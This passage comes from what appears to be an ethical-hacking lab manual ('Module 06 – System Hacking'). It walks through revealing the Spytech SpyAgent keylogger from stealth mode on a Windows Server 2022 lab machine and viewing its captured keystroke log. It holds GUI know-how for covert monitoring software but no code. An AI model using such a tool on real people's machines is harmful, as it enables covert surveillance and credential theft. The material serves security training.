38. Switch back to the **Windows Server 2022** virtual machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.

39. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue....**

40. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.


Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:

- Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
- **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.


41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

Note: Here, the password is **test@123**.

Module 06 – System Hacking



42. The spytech SpyAgent window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.




43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.

The screenshot shows the SpyAgent application interface. The left sidebar contains a navigation menu with various monitoring categories: Keyboard & Mouse, Windows Viewed, Program Usage, Screenshots, Events Timeline, Files & Documents, Computer Usage, Mic & Webcam, Emails, Website Usage, Internet Activities, Clipboards, and SpyAgent Activity. The main window title is "Keystrokes Typed - 0 Entries". Below the title are several buttons: Save Log, Save All, Clear, Format, and Actions. A search bar labeled 